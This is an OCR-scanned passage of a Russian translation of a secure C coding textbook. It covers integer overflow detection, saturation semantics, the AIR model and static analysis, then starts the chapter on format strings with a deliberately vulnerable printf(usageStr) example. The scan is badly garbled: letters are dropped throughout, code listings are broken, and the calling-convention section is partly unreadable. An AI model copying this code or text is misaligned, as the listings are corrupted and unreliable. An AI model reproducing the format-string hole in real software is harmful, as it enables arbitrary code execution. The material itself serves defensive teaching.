Подход Говарда можно использовать в программах на языке программирования C но при этом имеется ряд проблем. Использование встроенных команд ассемблера Intel может мешать оптимизации добавляя существенные накладные расходы на цело исленные операции и препятствуя переносу в другие архитектуры. Все эти проблемы можно решить заменяя ассемблерные команды высокопроизводительными алгоритмами наподобие приведенных в книге Генри C. Уоррена (Henry S. Warren) *Алгоритмические трюки для программистов* (*Hacke 's Del ght)* [221]. Библиотека также имеет неудобный интерфейс с ем .можно асти но справиться возвращая из функции результат арифмети еской операции и заменяя механизм от ета о состоянии механизмами обработки ограни ений времени выполнения определенными в ISO/IEC TR 2 731-1 и стандарте C11. Однако без возможности перекрытия операторов остается необходимость вложенных вызовов вместо обы - ных встроенных арифмети еских операций. Кроме того при этом не существует хорошего решения для сложения небольших цело исленных типов с использованием повышения для устранения переполнения при промежуто ных операциях.

Обнаружение переполнения

Стандарт C определяет заголово ный файл <fen .h> для поддержки флагов состояния исклю ений операций с плавающей то кой и управления режимами округления требующимися IEC 60559 и иной подобной информации о состоянии операций с плавающей то кой. Эта поддержка вклю ает возможность определения какие установлены флаги исклю ений при работе с плавающей то кой.

Потенциальным решением для обработки цело исленных исклю ений в C является нали ие функции (такой же как предусмотренная для слу ая исел с плавающей то кой) которая исследует флаги состояния поддерживаемые ассемблерны.м кодом (специфи ным для данного компилятора) выполняющим разли ные операции с целыми ислами. Если эта функция вызывается после выполнения цело исленной операции и возвращает состояние “переполнения нет” то этим гарантируется то зна ение операции представлено верно.

На уровне ассемблера стоимость обнаружения переполнения нулевая или по ти нулевая. Многие архитектуры даже не имеют команды “сложить два исла но *не* устанавливать бит переполнения или переноса” обнаружение происходит бесплатно желательно оно или нет. Но только генератор кода определенного компилятора знает то делать с этими флагами состояния.

Описанные функции исследования могут определяться например путем трансляции заголово ного файла <fen .h> в эквивалентный заголово ный файл <ien .h> который обеспе ивает доступ к среде цело исленных исклю ений. Этот заголово ный файл будет поддерживать флаги состояний и иную информацию о цело исленных исклю ениях.

Однако все то может быть выполнено с помощью интерфейса <ien h> может быть еще лу ше выполнено компилятором. Например компилятор может выбрать единый кумулятивный флаг цело исленного исклю ения в одних ситуациях и по отдельному флагу для каждой переменной в других в зависимости от того то более эффективно с то ки зрения скорости и необходимой памяти для конкретных выражений. Кроме того концепции обработ ика ограни ений времени выполнения не существовало до публикации ISO/ EC TR 2 731-1. Таким образом при проектировании заголово ного файла <fen .h> Комитет по стандартизации C определил интерфейс который возлагает всю работу и ответственность на программиста.

Код с плавающей то кой отли ается от цело исленного кода тем то вклю ает в себя такие понятия (как например режим округления) которые не рассматриваются в слу ае целых исел. Кроме того при работе с ислами с плавающей то кой имеется некоторое

значение NaN не число) которое указывает что с помощью выражения было создано непредставимое значение Ино да про раммисты прекращают вычисления при получении NaN в дру их случаях они просто выводят это значение на печать потому что оно может передавать ценную информацию (или представьте ситуацию ко да NaN получено в середине массива в то время как остальные значения являются вполне корректными и осмысленными результатами вычислений) Из-за наличия NaN и отсутствия обработчиков о раничений времени выполнения про раммисту необходимо предоставить большие возможности управления выполнением

В общем случае значения Na (не целое число) не существует так что нет требования сохранять это значение чтобы иметь возможность вывести е о на печать Таким образом про- раммисту не требуется точный контроль над вызовами обработчика о раничений времени выполнения после каждой операции При отсутствии тако о требования предпочтительнее сохранять код простым и позволить выполнять необходимую работу компилятору что в общем случае более надежно и эффективно чем результат усилий отдельно о про раммиста

Генерируемые компилятором проверки времени выполнения

Проверки ошибок времени выполнения M croso t V sua Stud o V sua S ud o 2010 и более старые версии позволяют включить с помощью фла а компилятора RTCc проверку времени выполнения обнаруживающую присваивания ведущие к потере данных Этот фла приводит к ошибке времени выполнения если при присваивании происходит потеря данных включая приведения к типам данных меньше о размера

```
1   int value   /* ... */
2   unsigned char ch
3   ch    unsigned char)value
```

Чтобы сознательно сбросить старшие биты и выполнить приведение к меньшему типу данных следует использовать соответствующую маску

```
ch    unsigned char) value & OxFF)
```

V sua Stud o 2010 включает также директиву tp agma unt me_checks которая позволяет отключать и включать проверки времени выполнения но не включая фла и для перехвата дру их ошибок времени выполнения таких как переполнение

К сожалению проверки ошибок времени выполнения не работают в окончательной (оптимизированной) версии приложения

Флаг -ftrapv в GCC B GCC имеется фла компилятора -ft apv который обеспечивает о раниченную поддержку обнаружения переполнения целых чисел во время выполнения Система времени выполнения GCC енерирует прерывания для знаково о переполнения при операциях сложения вычитания и умножения в про рамхмах скомпилированных с фла ом - t apv Это осуществляется с помощью вызова существующих переносимых библиотечных функций которые проверяют постусловия операций и в случае обнаружения ошибок вызывают библиотечную функцию C abo t () Например для обнаружения переполнения в результате сложения знаковых 16-битных целых чисел используется следующая функция системы времени выполнения GCC [1]

```
1   Wtype _ _addvsi3 Wtype a, Wtype b) (
2         const  Wtype  w    a  + b
3          f   b  >   0  ?  w  <  a    w  > a)
4              abort   )
```

```
5           return w
6       }
7   }
```

В функции выполняется сложение двух операндов после че о результат сравнивается с операндами для выяснения не произошло ли в результате выполнения операции перепол-нение B__ addvs 3 () если b неотрицательно и w < a произошло переполнение и вызы-вается abo t () Точно так же abo t) вызывается если b отрицательно и w > a

Известно что фла - t apv имеет существенные проблемы Применение функции __addvs 3 () требует вызова функции и условно о ветвления которые на современном аппаратном обеспечении мо ут быть достаточно доро ими операциями Альтернативная реализация тестирует код переполнения процессора но она требует применения ассемб-лера и непереносима Кроме то о фла GCC -ft apv работает только на о раниченном подмножестве знаковых операций и при обнаружении переполнения времени выполнения все да вызывает abo t () В сообществе GCC ведутся постоянные дискуссии о том как надежно и переносимо перехватывать знаковое целочисленное переполнение

Операции с верифицируемым диапазоном

Операции с верифицируемым диапазоном зачастую предпочтительнее чем рассмотре-ние значений выходящих за пределы диапазона как ошибки поскольку как было показа-но обработка этих ошибок приводит в реальных приложениях к отказу от обслуживания (например при аварийном завершении про раммы) Классическим примером некоррект-ной обработки является авария ракеты-носителя *Ариан 5* в результате некорректно обрабо-танной ошибки преобразования приведшей к остановке работы процессора

Про рамма которая обнаруживает неминуемое целочисленное переполнение может либо с енерировать прерывание либо произвести целочисленный результат который нахо-дится в диапазоне представления целых чисел в этой системе Для некоторых приложений в особенности во встроенных системах лучше выполнять обработку путем выдачи резуль-тата в пределах допустимо о диапазона так как это позволяет продолжить вычисления тем самым избе ая ситуации отказ в обслуживании что может быть целью злоумышленни-ков Однако в случае выдачи представимо о целочисленно о результата при переполнении следует рассмотреть вопрос о том какой именно результат следует вернуть пользователю

Результаты все да находящиеся в определенном диапазоне можно получить с помо-щью ал оритмов насыщения циклическо о возврата по модулю и использования о рани-ченно о диапазона Упомянутый диапазон результатов о раничивается значениями **MIN** и **MAX** (включительно) причем **MIN** и **MAX** являются представимыми целыми числами и зна-чение **MIN** меньше значения **MAX.**

Семантика насыщения В табл 5 12 показаны значения возвращаемые поль овате-лю семантикой насыщения в предположении что математический результат вычисления представлен величиной esu t

Таблица 5 12. Зна ение возвращаемое пользователю при семантике насыщения

Диапазон математического результата	Возвращаемое значение
MAX < resu t	**MAX**
MIN <= re u t <= MAX	**resu t**
resu t < MIN	**MIN**

В стандарте C знаковое цело исленное переполнение приводит к неопределенному поведению то озна ает то разрешено любое поведение. Следовательно разрешен и возврат зна ений MAX или M N. Предоставление же семантики насыщения для беззнаковых целых исел требует внесения изменений в стандарт. Как для знаковых так и для беззнаковых исел в настоящее время не имеется способа обеспе ения семантики насыщения компилятором. Если в стандарт будет добавлена новая директива наподобие _Pragma (STDC SAT) семантика насыщения будет обеспе ена без влияния на имеющийся код.

Хотя семантика насыщения и подходит для некоторых приложений она не всегда годится для кода крити ного с то ки зрения безопасности где аномальные цело исленные зна ения могут свидетельствовать об атаке злоумышленниками.

Семантика циклического возврата по модулю. В этом слу ае (именуемом также *арифметикой по модулю)* над цело исленными зна ениями выполняется “цикли еский возврат” т.е. добавление 1 к MAX дает MIN. Это поведение для беззнаковых целых исел определено в стандарте C. O ень асто то же поведение осуществляется и для знаковых исел. Однако во многих приложениях более разумным решением является использование насыщающей семантики. Например при вы ислении размера (с использованием беззнаковых целых исел) за астую было бы лу ше тобы размер оставался максимальным даже при переполнении ем когда он внезапно становится о ень малым зна ением.

Использование ограниченного диапазона. Еще одним инструментом для предотвращения цело исленного переполнения является использование только половины диапазона знаковых целых исел. Например при применении int используйте только диапазон [INTJMIN/2 INT_MAX/2]. Этот трюк в свое время использовался в Fortran а теперь когда оптимизирующие компиляторы C становятся все более интеллектуальными он может пригодиться и в C.

Рассмотрим вы итание. Если пользователь вводит выражение a - Ь где и a и b находятся в диапазоне [INT_MIN/2 NT_MAX/2] то результат будет находиться в диапазоне [INT_M N INT_MAX] на обы ной машине с представлением в формате дополнения до двойки.

Сей ас когда пользователь вводит a < Ь за астую выполняется неявное вы итание. На машине без кодов сравнения компилятор может просто выполнить команду вы итания и проверить отрицателен ли полу енный результат. Это разрешено поскольку компилятор может с итать то переполнение не происходит. Если все явно генерируемые пользователем зна ения находятся в диапазоне [INT_MIN 2 INT_MAX/2] то сравнения всегда будут корректно работать даже если компилятор выполнит такую оптимизацию для соответствующей аппаратной платформы.

Модель AIR

Чтобы привести поведение программы в большее соответствие с математи ескими выкладками и рассуждениями обы но используемыми программистами используется модель неограни енного диапазона (as-if infin tely anged[2] — AIR) гарантирующая то либо вы исленные цело исленные зна ения будут эквивалентны полу енным с помощью целых исел с бесконе ным диапазоном либо произойдет исклю ение времени выполнения. Полу ающуюся в результате систему лег е анализировать поскольку неопределенное поведение становится определенным а анализатор (будь то еловек или соответствующий инструментарий) может безопасно предполагать то цело исленные операции либо

[2] **Дословно — “как если бы диапазон был бесконечен”.** — *Примеч пер*

приводят к AIR-значениям либо енерируют прерывание Данная модель применима как к знаковым так и к беззнаковым целым числам хотя и может быть включена или отключена в конкретной единице компиляции с помощью настроек компилятора

Прерывания реализуются с помощью явно о вызова обработчика о раничения времени выполнения либо с использованием существующих аппаратных прерываний (таких как деление на нуль) для вызова это о обработчика Это те же обработчики о раничений времени выполнения что и используемые интерфейсами проверки раниц определенными в приложении К стандарта 011 Обработчики о раничений времени выполнения мо ут быть настроены для выполнения любых действий Они мо ут например вызвать **abort**) занести запись об ошибке в журнал или установить фла и продолжить работу (используя полученное неопределенное значение)

В целочисленной модели A R приемлема задержка перехвата некорректно представленно о значения до тех пор пока не будет дости нута *тонка наблюдения* (obse vat on po nt) или непосредственно перед осуществлением *критического неопределенного поведения* c t ca undef ned behav o) Точка наблюдения распола ается при выводе включая доступ к объекту объявленному как **vo at e** Прерывание может произойти в любой момент между переполнением и выводом или критическим неопределенным поведением Такая модель повышает возможности оптимизации компилятора без ущерба для безопасности Однако модель A R не в состоянии различать ошибочные и нечеткие переполнения что может приводить к ложным срабатываниям и требовать выполнения рефакторин а в остальном корректно о кода

Критическое неопределенное поведение является средством отличить поведение которое может выполнить сохранение за раницами выделенной памяти от поведения которое это сделать не в состоянии Сохранение за раницами выделенной памяти определено в приложении L стандарта C11 как попытка обращения (3 1) времени выполнения которая для данно о вычислительно о состояния может модифицировать (или для объекта объявленно о как **vo at e** выполнить выборку) один или более байтов которые лежат за пределами раниц разрешенных данным стандартом В приложении L стандарта C11 также перечислены конкретные критические неопределенные поведения

В целочисленной модели A R ко да дости ается точка наблюдения и перед любым критическим неопределенным поведением все выходные целочисленные значения при условии что прерывания не были запрещены и никакие прерывания не были с енерированы являются корректно представленными (как если бы диапазон был бесконечен) Оптимизация кода — если модель не нарушается — только приветствуется

В модель включены все целочисленные операции Арифметика указателей (дающая в результате вычисления указатель) не является частью целочисленной модели AIR но может быть проверена методами Safe-Secu e C C

Тестирование и анализ

Статический анализ Статический анализ выполняемый как компилятором так и статическим анализатором может использоваться для обнаружения в исходных текстах потенциальных ошибок связанных с диапазонами целочисленных типов Будучи обнаруженными данные проблемы мо ут быть исправлены либо путем внесения изменений в про рамму заключающихся в применении подходящих целочисленных типов данных либо добавлением ло ики арантирующей что диапазон возможных значений находится в пределах диапазонов используемых типов данных Статический анализ подвержен *ложным срабатываниям* Ложные срабатывания представляют собой конструкции которые

неверно диа ностируются компилятором или анализатором как ошибочные Очень сложно (если вообще возможно) обеспечить анализ который был бы одновременно надежным (не пропускал ошибки) и полным (без ложных срабатываний) По этой причине на статический анализ как средство обнаружения всех возможных ошибок связанных с диапазоном представления целых чисел пола аться нельзя Одни инструменты статическо о анализа пытаются свести к минимуму пропускаемые ошибки что часто приводит к ложным срабатываниям Дру ие инструменты статическо о анализа пытаются свести к минимуму ложные срабатывания что зачастую приводит к высокому количеству пропускаемых ошибок Чтобы выяснить что для вас подходит лучше все о мо ут потребоваться эксперименты с разными настройками компилятора и разными статическими анализаторами

Мно ие инструменты статическо о анализа лучше диа ностируют потенциальные ошибки связанные с преобразованиями чем с переполнением или циклическим возвратом Примерами свободно доступных статических анализаторов с открытым исходным кодом мо ут служить ROSE и Sp nt

ROSE

ROSE представляет собой инфраструктуру компилятора с открытым исходным кодом для выполнения преобразования исходно о текста про раммы и инструменты анализа для крупномасштабных приложений Fo t an 77 95 2003 C C ОрепМР и UPC Пользователями ROSE мо ут быть как опытные разработчики компиляторов так и разработчики библиотек и инструментария имеющие минимальный опыт в области компиляторов Особенно подходит ROSE для построения пользовательских инструментов для статическо о анализа оптимизации про рамм произвольно о преобразования про рамм предметно ориентированная оптимизация оптимизация сложных циклов анализ производительности и кибербезопасности

CERT разработал тесты ROSE для обнаружения и сообщения о нарушениях рекомендаций *The CERT C Secu e Cod ng Gu de nes* Эти тесты можно за рузить со страницы проекта Sou ceFo ge CERT ROSE Checke s по адресу h tp sou cefo ge net p ojects osechecke s

Sp nt

Sp nt представляет собой инструмент для статической проверки про рамм на C с точки зрения уязвимостей безопасности и ошибок кодирования Sp nt использует обле - ченный статический анализ для обнаружения вероятных уязвимостей в про раммах Анализ с помощью Sp nt похож на анализ выполняемый компилятором и может обнаруживать большое количество недостатков реализации используя аннотации добавленные к про рамме

M croso t V sua S ud o V sua Stud o **2012** и более старых версий енерирует предупреждение (C4244) при присваивании целочисленно о значения меньшему целочисленному типу

```
'conversion' conversion from 'typel' to 'type2', possible loss of data
```

Это предупреждение четверто о уровня если *ype* представляет собой nt а *ype2* меньше чем nt В противном случае это предупреждение третье о уровня (присваивание значения типа___ nt64 переменной типа uns gned nt)

Предупреждение C4244 енерируется например следующим фра ментом исходно о текста

```
01  // C4244_level4.cpp
02  // Флаг компиляции /W4
03  int aa
04  unsigned short bb
05  int main void) {
06      int b   0, c — 0
07      short a   b + c  //C4244
08      bb +  c          //C4244
09      bb   bb + c      //C4244
10
```

Тестирование Проверка входных значений целых чисел является хорошим началом но не арантирует что последующие операции над этими числами не приведут к переполнению или дру им ошибкам К сожалению тестирование не предоставляет никаких арантий — невозможно охватить все диапазоны возможных входных значений кроме как в самых тривиальных про раммах

При правильном применении тестирование может повысить уверенность в безопасности кода Например тесты на целочисленную уязвимость должны включать раничные условия для всех целочисленных пере ченных Если проверки диапазонов типов вставлены в код проверьте корректность их работы для нижних и верхних раниц Если проверки раниц не включены используются проверки минимальных и максимальных целочисленных значений для различных размеров целых чисел Используйте тестирование бело о ящика [3] для определения типов этих целочисленных переменных или если исходный текст недоступен выполните тесты с различными максимальными и минимальными значениями для каждо о типа

Большинство уя вимостей являются результатом целочисленных ошибок которые проявляются как переполнение буфера при работе со строками с завершающим нулевым символом в C и C Фан Юй (Fang Yu) Тевфик Булган Tevf k Bu tan) и Оскар Ибарра (Osca ba a) предложили составную символьную методику верификации на основе автоматов которая сочетает в себе анализ строк с анализом размера которые сосредоточиваются на статическом определении всех возможных длин строково о выражения в про рамме для устранения ошибок связанных с переполнением буфера [233] Этот метод устраняет необходимость проверок времени выполнения что является преимуществом если ра делить время выполнения проверки на ожидаемое количество вызовов во время выполнения Проверка свойств времени выполнения (как это реализовано целочисленной моделью AIR) выясняет удовлетворяет ли выполнение про раммы свойству Активная проверка свойств расширяет проверку времени выполнения путем определения удовлетворяют ли данному свойству все выполнения про ра чмы следующие по тому же пути

Аудит исходного текста Исходный текст должен быть проверен на наличие возможных ошибок связанных с диапазонами целых чисел При аудите проверяется выполнено ли следующее

[3] **При тестировании белого ящика white-box testing, также говорят "прозрачного я ботчик теста имеет доступ к исходному коду программ и может писать код, который свя отека.ми тестируемого программного обеспечения, —** *Примеч пер*

- Целочисленные переменные корректно типизированы
- Диапазоны целочисленных типов корректно проверены
- Входные значения о раничены корректными диапазонами определенными на основе их предпола аемо о применения
- Целые числа которые не мо ут принимать отрицательные значения например используемые как индексы размеры или счетчики циклов) объявлены как беззнаковые и их нижние и верхние раницы корректно проверены

5.7. Резюме

Целочисленные уязвимости образуются в результате потери или некорректной интерпретации данных Ключом к предотвращению этих уязвимостей является понимание нюансов поведения целых чисел в цифровых системах и аккуратное применение этих значений в проектировании и реализации ваших систем

О раничение целочисленных входных данных допустимым диапазоном может предотвратить ввод слишком больших или слишком малых чисел которые мо ли бы использоваться для достижения переполнения целочисленных типов Мно ие целочисленные входные данные (например целые числа представляющие день или месяц) имеют четко определенные диапазоны Дру ие целые числа имеют разумные верхние и нижние раницы Например поскольку официально зафиксированная самая большая продолжительность жизни человека — 122 ода (Жанна Кальман (Jeanne Ca ment) 1875-1997) разумно о раничить входные целочисленные данные представляющие чей-то возраст значениями от 0 до 150 Для некоторых целых чисел может оказаться трудно ука ать верхний предел Некоторые сторонники удобства эксплуатации про раммно о обеспечения выступают против введения произвольных о раничений требуя достижения компромисса между безопасностью и удобством использования про раммы Однако если вы разрешаете про- и вольно большие входные целочисленные данные необходимо убедиться что операции с этими значениями не приведут к ошибкам которые в свою очередь не превратятся в уязвимости

Чтобы обеспечить отсутствие ошибок при операциях над целыми числами требуется затратить значительные усилия Такие языки про раммирования как Ada позволяют реализовывать целочисленные типы с указанным диапазоном значений но если вы читаете эту кни у вы вероятно не про раммируете на Ada В идеале компиляторы C в один прекрасный день предоставят возможность енерации кода для проверки условий переполнения Но до это о дня лучше озаботиться применением одно о из механизмов проверки диапазонов описанных в этой лаве

Как все да имеет смысл применение доступных инструментов процессов и методов обнаружения и профилактики уязвимостей связанных с целыми числами Статический анализ и аудит исходных текстов полезны для поиска ошибок Разнообразные форумы разработчиков позволят вам обсудить вопросы о том что является уязвимостью безопасности а что нет и помо ут выработать возможные решения обнаруженных проблем Инструменты динамическо о анализа в сочетании с тестированием мо ут использоваться как часть лобально о процесса обеспечения качества в особенности если должным образом вычислены раничные условия

При правильном использовании проверки диапазонов целочисленных типов данных и применения безопасных целочисленных операций для значений которые мо ут выходить за рамки диапазона в особенности из-за внешне о вмешательства) возможно предотвращение уязвимостей являющихся результатом ошибок связанных с диапазонами целочисленных значений

Форматированный вывод

Катерина. *Зачем делать зло?*

Гёц. *Добро уже сделано.*

Катерина. *Кем?*

Гёц. *Господом А я люблю* J

— Жан-Поль Сартр (Jean-Paul Sartre)

Дьявол Господь Бог$_{y}$ акт I картина III явление IV

Стандарт C определяет функции форматированного вывода как полу ающие переменное коли ество аргументов в исло которых входит строка формата.* [2] Примерами функций форматированного вывода являются printf () и spr n f ().

В примере 6 1 приведена программа на языке программирования C которая использует функции форматированного вывода для предоставления информации об использовании программы в слу ае если необходимые для работы программы аргументы не предоставлены пользователем. Так как в принципе выполнимый файл может быть переименован в ка естве аргумента функции usage () в строке 13 функции main () передается введенное пользователем имя программы (arg [0]). Вызов snprintf () в строке 6 создает строку инструкции заменяя %s в строке формата зна ением времени выполнения pname. Наконец функция pr n f () в строке 8 выводит эту информацию в стандартный поток вывода.

[i] **Перевод Г.С. Брейтбурда.**

[2] **Форматированный вывод появился в Fortran и получил развитие в C в 1972 году с пакетом ввода-вывода, описанным в 1973 году во внутреннем меморандуме М.Е. Леска (M “A Portable I/O package”. Этот пакет был переработан и превратился в набор станда ввода-вывода в C.**

Пример 6 1. Вывод инструкции по использованию программы

```
01  linclude <stdio.h>
02  #include <string.h>
03
04  void usage char *pname) {
05      char usageStr[1024]
06      snprintf(usageStr, 1024,
07          "Usage  %s <target> n", pname)
08      printf usageStr)
09  }
10
11  int main int argc, char * argv[]) (
12      if  argc > 0 && argc < 2) {
13          usage(argv[0])
14          exit -1)
15      }
16  }
```

Эта программа реализует идиому программирования в особенности распространенную в программах командной строки UNIX. Однако эта реализация имеет недостатки которые могут быть использованы для выполнения произвольного кода. Как это можно сделать? (Подсказка это не связано с переполнением буфера).

Функции форматированного вывода при вызове полу ают строку формата и переменное исло аргументов. Строка формата в действительности представляет собой набор инструкций которые интерпретируются функцией форматированного вывода. Управляя содержимым строки формата пользователь может по сути управлять выполнением функции форматированного вывода.

Функции форматированного вывода являются вариативными то озна ает то они принимают переменное коли ество аргументов. Ограни ения реализаций вариативных функций в C способствуют уязвимостям при их использовании. Вариативные функции подробнее рассматриваются в следующем разделе перед детальным рассмотрением функций форматированного вывода.

6.1. Вариативные функции

В заголово ном файле <stdarg.h> объявлен тип и определены етыре макроса для перемещения по списку аргументов коли ество и типы которых вызывающей функции при компиляции неизвестны. POSIX определяет устаревший заголово ный файл < arargs .h> который датируется временами до стандартизации C и предоставляет функциональность подобную функциональности <s da g h> [115]. Устаревший заголово ный файл < arargs.h> отменен новым заголово ным файлом <stdarg.h>. Оба подхода требуют тобы пользователем не нарушался контракт между ним и разработ иком вариативной функции. Здесь описывается более новая версия из стандарта C.

Вариативные функции объявляются с помощью асти ного списка параметров за которым следует троето ие. Например вариативная функция a erage () показанная в примере 6 2 принимает один фиксированный аргумент за которым следует переменный список аргументов. Проверка типа для аргументов в этом списке не выполняется. Троето ию

которое должно быть последним токеном в списке параметров предшествуют один или несколько фиксированных параметров.

Пример 6.2. Реализация вариативной функции average ()

```
01    int average int first      .) {
02        int count   0, sum     0, i    first
03      va list marker
04
05      va start marker, first)
06       while  i !     1) {
07           sum +   i
08           count++
09           i    va arg marker, int)
10       }
11      va_end marker)
12      return sum ?  sum / count)        0)
13  }
```

Функция с переменным коли еством аргументов вызывается с простым пере ислением требуемого коли ества аргументов в скобках.

```
average 3, 5, 8, -1)
```

В заголово ном файле `<stdarg.h>` определены макросы `va_start{), va_arg )` и `va_end`) (см. прихмер 6.3) необходимые для реализации вариативных функций а также макрос `va_copy`) которого нет в указанном примере. Все эти макросы работают с типом данных `va_list,` и список аргументов также объявлен с использованием этого типа данных. Например переменная `marker` в строке 3 примера 6.2 объявлена как имеющая тип `va_list`. Макрос `va_start` () инициализирует список аргументов и должен вызываться до использования переменной `marker`. В реализации `average` () макрос `va_start` () вызывается в строке 5 и полу ает в ка естве аргументов переменную `marker` и последний фиксированный аргумент `first`. Этот фиксированный аргумент позволяет макросу `va_start` () определить положение первого переменного аргумента. Макрос `va_arg )` требует инициализированную переменную типа `va_list` и тип данных о ередного аргумента. Макрос возвращает о ередной аргумент и увели ивает указатель на аргумент с у етом информации о размере типа. Макрос `va_arg`) вызывается в строке 9 функции `average` () для обращения к аргументам функции на иная со второго и до последнего. Наконец макрос `va_end` () вызывается для выполнения необходимых действий по о истке перед возвратом из функции. Если макрос `va_end` () не вызывается перед выходом из функции ее поведение становится неопределенным.

Пример 6 3. Вариант определения макросов для работы с переменным количеством аргументов

```
1  #define _ADDRESSOF v) & v))
2  #define _INTSIZEOF n)
3      ( sizeof n)+sizeof int)-1) & ~ sizeof  int)-1))
4  typedef char *va_list
5  #define va_start ap,v)  ap  va_list)_ADDRESSOF(v)+_INTSIZEOF v))
6  #define va_arg ap,t)  * t *)( ap+ _INTSIZEOF t))-_INTSIZEOF t)))
7  tdefine va end ap) (ap    va list)0)
```

Условие завершения списка аргументов является договором между программистами которые реализуют функцию и которые ее используют. В данной реализации функции ave age () на завершение списка переменных аргументов указывает аргумент со зна е-нием -1. Если программист вызывающий эту функцию забудет предоставить аргумент с таким зна ением функция ave age () будет продолжать обрабатывать аргументы до тех пор пока не встретится зна ение -1 или не произойдет аварийное завершение программы.

В примере 6 3 показаны тип va_ st и реализация макросов va_sta t () va_a g () и va_end()[3] в V sual C . Определение типа va_ st как указателя на символ является о евидной реали ацией с *последовательно упорядоченными аргументами* такой как гене-рируемая компиляторами Visual C и GCC на платформе x86-32.

На рис. 6.1 показано последовательное упорядо ение аргументов в стеке при вызове ave age (3 5 8 -1) в этих системах. Символьный указатель инициализируется макро-сом va_sta t() и указывает на параметры следующие за последним фиксированным аргументом. Макрос va_sta t() добавляет размер аргумента к адресу последнего фик-сированного параметра. Когда осуществляется возврат из макроса va_sta t () va_ st указывает на адрес первого необязательного аргумента.

	Arg 1	Arg 2	A g3
00 00 00 03	00000005	00 00 00 08	FF FF FF FF

Г Т

Последний Указатель
фиксированный на аргумент (ap)
аргумент ( )

Рис 6 1 Тип va_list как указатель на cha

Не все системы определяют тип va_ st как указатель на cha В одних системах va_ st определяется как массив указателей а в других системах аргументы передают-ся в регистрах. Когда аргументы передаются в регистрах макрос va_sta t () может быть вынужден выделить память для хранения аргументов. В этом слу ае макрос va_end () ис-пользуется для освобождения выделенной памяти.

Передача аргументов и соглашения о вызовах

V sua C щддерживае| сл дующие соглашения о вызовах! **VA**

cdecl •C Zr'[4] *гТ* ï •' л -' ″ I-w*

Это соглашение по умолчанию о вызовах в программах на Си ^ ^ Параметрн при этом помещаются в <ггек в обратнф порядке СогАю^Ьие о вызовах_____ с<§§с1 требует чтобы каждый вызов функции включал в себя ксщсй и тки стека Данное соглаш ние о вызовах поддерживает использование вариативных функций так как очистка стека выполняется вызывающей ^функцией Для поддержки вариативных функций это требование критично так как без и учения фактичейкого вызова ком-пилятор не может опре дел *и ф* количество передаваемых аргументов ^ ? •* с

C99 добавляет к ним м крос va copy ()

s d a

Со лашение о вызовах ь stdca используется для вызова функций W n32 API Этфуоглашение о вы овах не может использоваться с вариативными функциями! поскольку стек очищает вызываемая функция Это означает что компиляп^^^|^ ж т определить заранее сколько аргументов будет Передано в функцию прирЩра-цен кода для ф£ятия аргументов со т ка f r ‘чау*

fastcall

Соглашение о вызовах fas tea 1 указывает что аргументы функции должны по возможности передаваться в ре истрах Первые два двойных лова или-меньшие аргументы) передаются в регистрах *Яр* dx ймарм^^ргументы передаются справаЩалево» Аргументы со стека снимает вь зьшаемая функтшя др^пЖЙ^ *ч*

6.2. Функции форматированного вывода

Реализации функций форматированного вывода существенно отли аются своей историей. Определенные стандартом С функции форматированного вывода вклю ают следующие.

а Функция fprintf () записывает в поток вывод основанный на строке формата. В ка естве аргументов функции передаются поток строка формата и переменный список аргументов.

в Функция p intf) эквивалентна функции fprintf () с тем отли ием то printf () осуществляет вывод в поток s dout.

т Функция sprintf () эквивалентна функции fpr n f () с тем отли ием то вывод она осуществляет в массив а не в поток. Стандарт С Standa d предусматривает добавление после записанных символов нулевого завершающего символа.

ш Функция snp intf) эквивалентна функции sprintf () с тем отли ием то указывается максимальное коли ество записываемых символов *n* Если *n* не равно нулю символы за пределами первых *n* - 1 символов отбрасываются а после записанных в массив символов дописывается нулевой завершающий символ.[4]

в Функции fpr n f () pr n f () spr n f () и nprintf () эквивалентны функциям fprintf) pr n f () sprintf () и snprintf) с переменным списком аргументов замененным одним аргументом типа a_lis . Эти функции полезны в слу аях когда список аргументов определяется во время выполнения программы.

Еще одной функцией форматированного вывода не определенной в стандарте С но имеющейся в POSIX является syslogO. Функция syslogO принимает аргумент приоритета спецификацию формата и произвольные аргументы требуемые форматом и генерирующие сообщение для системного журнала (syslogd). Функция syslog) впервые

[4] **Функция snprintf () введена стандартом С99 для повышения безопасности станд лиотеки.**

появилась в BSD .2 и поддерживае Linux про ими современными реализациями POSIX. Она недоступна в Windows.

Интерпретация строки формата определена в стандарте C. Среды выполнения C обы - но придерживаются стандарта но за астую вклю ают нестандартные расширения. Обы но можно полагаться на то то все функции форматированного вывода конкретной среды выполнения C интерпретируют строки форматов одним и тем же образом поскольку они по ти всегда реализуются с использованием общих подпрограмм.

В следующих разделах описывается определение строк формата в стандарте C реализа- ции GCC и Visual C и некоторые разли ия между этими реализациями и стандартом C.

Строки формата

Строки формата представляют собой последовательности символов состоящих из *обычных символов* (исклю ая %) и *спецификаций* . Обы ные символы копируются в выходной поток неизменными. Спецификации преобразования являются потребителями аргументов которые они преобразуют согласно соответствующему спецификатору и записывают результат в выходной поток.

Спецификации преобразования на инаются с символа процента (%) и с итываются и интерпретируются слева направо. Большинство спецификаций преобразования потребляют один аргумент но могут как потреблять несколько так и ни одного. Программист должен передать функции коли ество аргументов соответствующее указанному формату. Если аргументов передано больше ем требуется лишние аргументы игнорируются. Если аргументов не хватает для всех спецификаций преобразования результат оказывается неопределенным.

Спецификация преобразования состоит из необязательных полей (флаги ширина то ность и модификатор длины) и обязательных полей (спецификатор преобразования) в следующем виде.

```
%[флаги] [ширина] [.точность] [{модификатор-длины}] спецификатор-преобразования
```

Например в спецификации преобразования %-10 81d символ - представляет собой флаг 10 — длину то ность равна 8 буква 1 является модификатором длины ad — спецификатором преобразования. Эта конкретная спецификация преобразования выводит аргумент типа long int в десяти ной записи минимум с восемью цифрами выровненными влево в поле шириной как минимум десять символов.

Каждое поле представляет собой один символ или исло озна ающее конкретный вариант формата. Простейшая спецификация преобразования содержит только % и спецификатор преобразования (например `s)`.

Спецификатор преобразования. Спецификатор преобразования указывает применяемый тип преобразования. Символ спецификатора преобразования — это единственное обязательное поле формата и он находится после всех необязательных полей. В табл. 6.1 пере ислены некоторые из спецификаторов преобразования из стандарта C вклю ая спецификатор п который играет клю евую роль во множестве эксплойтов.

Флаги. Флаги выравнивают вывод и выводят знаки пробелы десяти ные то ки восьмери ные и шестнадцатери ные префиксы. В спецификации формата может находиться несколько флагов одновременно. Символы флагов описаны в стандарте C.

Та и а Специфика оры пре бр зований

имв Ф мат выв а

d, i	Аргумент ипа signed int, преобра уемый в знаковое десятичное число в стиле - *dddd*
